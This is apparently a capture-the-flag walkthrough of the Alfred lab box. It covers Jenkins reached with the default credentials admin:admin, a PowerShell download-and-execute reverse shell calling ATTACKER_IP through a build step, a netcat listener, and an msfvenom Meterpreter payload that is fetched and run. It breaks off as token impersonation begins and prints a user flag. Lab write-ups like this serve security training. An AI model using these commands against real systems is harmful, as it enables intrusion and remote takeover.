Exploit Jenkins for an initial shell, then escalate through Windows authentication tokens to full system access.
Jenkins is a widely used automation server for CI/CD pipelines. It’s also widely misconfigured. This box doesn’t respond to ping and takes a few minutes to boot.
Recon
Two-prong port sweep.
sudo masscan TARGET_IP --ports 0-65535
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oN alfred_result.txt
masscan came back with nothing. nmap did the work.

Open ports: 80, 3389, 8080. Three TCP ports open.
On port 80, Batman’s human doppelganger is dead. I noted the email address as a likely harvested credential:
alfred@wayneenterprises.com
Port 8080 serves Jenkins, and the URL redirected to a login:
http://TARGET_IP:8080/login?from=%2F
I don’t like to lay all my cards on the table too early, but duly noted.
Inspecting the Jenkins login source, j_acegi_security_check and j_password catch my eye. Feels like default credentials. That’s intuition, not fact yet.

nmap also flagged robots.txt on 8080, which holds internal dev notes. The default-credentials hunch keeps getting stronger.
A quick search engine query later, we’re in. The usual default is admin:password, but this instance took admin:admin.
Login: admin:admin

This is strangely reminiscent of 2008 Blogger.
Code execution through a build step
Now we find a feature that runs commands on the underlying system. Hold my beer.
Jenkins automates CI/CD, so Build History is the most promising and on-brand feature. Click into project #1 from 6 years ago, and the left pane gives us a winning menu.

Configure reads as the most likely to execute commands, with Build Now as backup. At the bottom of Configure, the Build tool already has whoami typed in it. I did not type that.

The Build box executes a Windows batch command. A quick test confirms it: the build runs silently, but it runs. That’s our execution point. I’d normally capture the request through Burp here, but the path is clear enough to go straight to the reverse shell.
This box uses Nishang’s PowerShell reverse shell. Grab it on your local machine:
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1The payload gets entered as a Jenkins Build command, in that same Execute Windows batch command box, then saved:
powershell -nop -ep bypass -c "iex (New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8000/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress ATTACKER_IP -Port 4444"Before triggering it, set up the catch. Listener on the attacker box:
nc -lvnp 4444And a Python server to host the script:
python3 -m http.server 8000Trigger the build. The orb next to the build number flashes, then the listener catches.

Hah. Gotcha.
The Jenkins workspace is empty, so head to Bruce’s desktop:
cd C:\Users\bruce\Desktop
more user.txt
User flag: 79007a09481963edf2e1321abd9ae2a0
Switching shells

We did the bait, now the switch. A Meterpreter session makes privesc much smoother, and variety is the spice of life. Leave the netcat listener and Python server running.
New terminal, start Metasploit:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST ATTACKER_IP
set LPORT 5555
run
Build the payload to call back:
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=ATTACKER_IP LPORT=5555 -f exe -o shell.exeIn Bruce’s shell, pull it down and run it:
(New-Object System.Net.WebClient).DownloadFile('http://ATTACKER_IP:8000/shell.exe','C:\Users\bruce\Desktop\shell.exe')
Start-Process C:\Users\bruce\Desktop\shell.exe
Meterpreter lands in the handler.
Privesc via token impersonation
Windows decides what an account can do using tokens, primary access tokens and impersonation tokens. It authenticates them through LSASS.exe.
In Meterpreter, check who we are, load incognito, and list available group tokens:
getuid
load incognito
